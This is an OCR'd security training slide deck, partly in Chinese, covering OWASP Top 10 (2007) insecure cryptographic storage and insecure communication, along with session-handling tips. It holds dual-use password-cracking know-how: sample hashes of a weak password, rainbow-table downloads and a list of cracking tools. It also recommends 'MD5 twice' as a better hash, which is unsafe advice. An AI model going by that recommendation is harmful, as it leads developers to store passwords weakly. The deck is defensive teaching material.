
- ✓Limit session lifetime
  - → Logout( ) !
- ✓No concurrent logins !
  - Each login → A fresh session
    - Logout( ) + Re-generate a different session token
  - 只有一種狀況讓舊的 token 短暫留存→ 偵測非法重用→ Security Alert !
- ✓Main Session Token + Per-Page Token
- ✓偵測到帶有攻擊字串的輸入→ 讓使用者登出!

OWASP Top10(2007)-8
Insecure Cryptographic Storage

OWASP Top 10 (2007) - 8

- **Insecure Cryptographic Storage**
- 應用程式沒有對機敏資料加密保護
  - ✓還有備份的資料！
- 有加密，但是
  - ✓使用較弱的加密演算法遭到破解
  - ✓金鑰儲存控管不佳

資料庫中充滿明文內容


Microsoft Excel
檔案(F) 編輯(E) 檢視(V) 插入(I) 格式(O) 工具(T) 資料(D) 視窗(W) 說明(H)
輸入需要解答的問題
Create PDF
新細明體
12
回覆變更(C)... 結束檢閱(N)...
K22
A B C D E F G
1 email home_phone id_number mailbox mobile name password
Sheet1 Sheet2 Sheet3
就緒
NUM


Hashed Password

- **Password : 12345678**

Algorithm	Value
Base64	MTIzNDU2Nzg=
DES (13 chars)	aaNN3X.PL2piw
MD5 (32 chars)	25d55ad283aa400af464c76d713c07ad
SHA1 (40 chars)	7c222fb2927d828af22f592134e8932480637c0d
Salted MD5	1tsLFcOYh$5ibC1Ui2OPwUvyGUttUFI1
LanMan	0182BD0BD4444BF836077A718CCDF409
NTLM	259745CB123A52AA2E693AAACCA2DB52


Hash Calculator

➢ Hash Calc



Hashed Password Cracking Process


➢暴力式破解密碼




- ✓時間花費甚鉅！
- ✓為了節省時間，先將值算好存起來→ **Rainbow Table**
- ✓之後直接做table-lookup找尋正確的值，大幅節省時間。

Rainbow Table Generator

➢ Winrtgen



Free Rainbow Tables



Algorithm:	SHA1
Character Set:	mixalpha-numeric (abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789)
String Length:	1-7 characters
Number of Tables:	101
Filesize:	36.9GB (rar-compressed)
Download:	Torrent - Download torrent for these rainbow tables
Files:	sha1_mixalpha-numeric#1-7_0_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_1_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_2_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_3_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_4_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_5_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_6_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_7_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_8_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_9_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_10_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_11_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_12_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_13_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_14_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_15_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_16_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_17_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_18_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_19_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_20_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_21_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_22_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_23_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_24_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_25_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_26_4500x40000000_all.rar sha1_mixalpha-numeric#1-7_27_4500x40000000_all.rar

Password Crackers

- **John the Ripper**
  - ✓ http://www.openwall.com/john/
  - ✓ DES/MD5/Salted MD5/LM
- **John The Ripper MPI Patch**
  - ✓ http://bindshell.net/tools/johntheripper
  - ✓ DES/MD5/Salted MD5/LM/NTLM/…
- **Cain & Abel**
  - ✓ http://www.oxid.it/
  - ✓ LM/NTLM/MD5/SHA1/…
- **RainbowCrack**
  - ✓ http://www.antsight.com/zsl/rainbowcrack/
  - ✓ MD5/SHA1/LM/NTLM/…
- **Google**
  - ✓ Reverse MD5
  - ✓ Reverse SHA1

防護建議

Principles

- ✓機敏資料能不儲存就不儲存
- ✓如果需要儲存，最好是Hash或是加密保護。
  - 使用通過國際標準的演算法
  - 使用正確的 key size
  - **Hash (One-Way)**
    - Weak algorithms : LM、MD5、SHA1
    - Better : **MD5 twice**
  - **Cipher(Two-Way)**
    - Weak algorithm : DES
    - Better : **AES**(AES-128, AES-192 and AES-256)

防護建議(cont.)

- ✓在每個產生的 hash 值加入亂數字串(salt)
  - 延遲利用 rainbow table 的破解效果
- ✓如果要實作加密演算法，別偷工減料!
  - Bad SSH-2 implementation in OpenSSH v2.3.1(2001/1/18~2/8)

防護建議(cont.)

- ✓For encryption keys
  - 別在程式裡寫入加密金鑰或資料庫的存取資訊(主機、連結帳號密碼)。
  - 別用 persistent cookies 儲存在前端
  - 實體分離備份資料與key
- ✓For configuration store
  - 內容加密
  - 存取權限控管


OWASP Top10(2007)-9
Insecure Communication

OWASP Top 10 (2007) - 9

- **Insecure Communication**
- 在傳送敏感性資料時沒有使用加密方式來進行保護 → 被竊聽

防護建議

- **For Web Connections :**
  - ✓ 使用 SSL 保護所有傳輸機敏資料的網頁!
    - 身份認證資料 (Password、Session ID)
      - 設定 cookie 的 “secure” flag



